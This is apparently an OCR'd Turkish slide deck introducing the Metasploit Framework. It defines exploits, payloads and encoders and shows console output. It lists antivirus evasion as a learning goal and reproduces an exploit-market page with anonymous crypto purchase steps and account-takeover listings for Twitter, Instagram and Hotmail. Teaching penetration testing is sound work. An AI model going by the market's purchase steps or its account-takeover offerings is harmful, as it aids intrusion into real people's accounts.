
Metasploit Framework 101


[*] Beren Kuday GÖRÜN



Kazanımlar

- Msfconsole kullanımını öğrenecek.
- Encoder, payload, exploit, auxilary terimlerini öğrenecek.
- Gerçek makinalar üzerinde testler gerçekleştirecek ve senaryolar hakkında bilgi sahibi olacak.
- Bulunan zafiyet karşısında exploit aramayı öğrenecek.
- Oluşturulan payloadlar sonucunda antivirüs programlarını atlatmayı öğrenecek.

```
root@kali:~# msfconsole
[-] ***rting the Metasploit Framework console.../
[-] * WARNING: No database support: No database YAML file
[-] ***
```



Exploit nedir?

Auxiliary nedir?

Payload nedir?


Encoders nedir?

```
       =[ metasploit v5.0.20-dev                          ]
+ -- --=[ 1886 exploits - 1065 auxiliary - 328 post       ]
+ -- --=[ 546 payloads - 44 encoders - 10 nops            ]
+ -- --=[ 2 evasion                                       ]

msf5 >
```

Exploit Nedir?

- Hedef sistemin açığından yararlanarak onu sömürmek için yazılmış yazılımlardır. Genel olarak C, Python ve Ruby dilleri ile yazılmaktadır.

- Metasploit Framework Ruby dili ile geliştirilmiştir.



Inj3ct0r, en iyi veritabaniyla guvenlik acigi arastirmacilari ve guvenlik uzmanlari icin buyuk bir kaynaktir.
Amacimiz bize sunulan exploitleri toplamak ve cesitli e-mailleri listelemek ve kolay ulasilabilir veritabani icin konsantre olmaya calisiyoruz.
Bu sadece egitim amacli yazilmistir. Tum riskler kullaniciya aittir. Herhangi bir zararda yazar sorumlu tutulamaz. // r0073r

How to buy exploit? Two ways to buy required exploit. Currency, that we accept.

1. Anonymous buying of exploits is the way to buy exploit without registration. You buy it directly and anonymous and get exploit on mail.
2. Another way to buy exploits is to became 0day.today 1337day user, get 0day.today 1337day Gold and buy required exploit in our database.

bitcoin litecoin ethereum

We accept currencies: [contact admin to find more]

Ara: Ara Extended search


0day.today 1337day Inj3ct0r Exploits Market and 0day Exploits Database

[Ozel]

-::DATE	-::DESCRIPTION	-::TYPE	-::HITS	-::RISK					-::GOLD	-::AUTHOR
26-01-2018	Twitter reset account Private Method 0day Exploit	tricks	57 250		R	D	-	✓	B 0.209	0day Today Team
07-01-2018	Instagram bypass Access Account Private Method Exploit	tricks	90 350		R	D	-	✓	B 0.209	smokzz
11-04-2018	Hotmail.com reset account 0day Exploit	tricks	23 273		R	D	-	✓	B 0.314	0day Today Team

Exploit Çeşitleri

- Remote Exploits
- Local Exploits
- Zero Day Exploits


Applications
File Edit View VM Tabs Help
Home
Kali 64bit
root@kali: /usr/share/metasploit-framework
root@kali: /var/www/html/owasp/file_upload
root@kali: /var/www/html/owasp/file_upload
root@kali: ~
root@kali: /usr/share/metasploit-framework
root@kali: /usr/share/metasploit-framework 86x21
root@kali:/usr/share/metasploit-framework# pwd
/usr/share/metasploit-framework
root@kali:/usr/share/metasploit-framework#
root@kali:/usr/share/metasploit-framework#
root@kali:/usr/share/metasploit-framework# ls
app
config
data
db
documentation
Gemfile
Gemfile.lock
lib
metasploit-framework.gemspec
modules
msfconsole
msfrpc
msfrpcd
msfupdate
msfvenom
msf-ws.ru
plugins
Rakefile
ruby
script-exploit
script-password
script-recon
scripts
tools
vendor
Modüllerimiz bunların içerisinde olacaktır.
Meterpreter gibi gelişmiş scriptler burada bulunur
Metasploit Framework 101 – B. Kuday GÖRÜN


Payload Nedir?

- Hedef sisteme exploit doğru bir şekilde uygulandıktan sonra hedefe yollanıp çalıştırılaması istenen modüle verilen addır. Güvenlik sektöründe payloadlara shellcode diyenlerde vardır.

- Exploitsiz payload olabilir ancak payloadsız exploit yok diyebiliriz.


Genel Komutlar

- Use: bir modül seçilirken use anahtar kelimesi kullanılır.



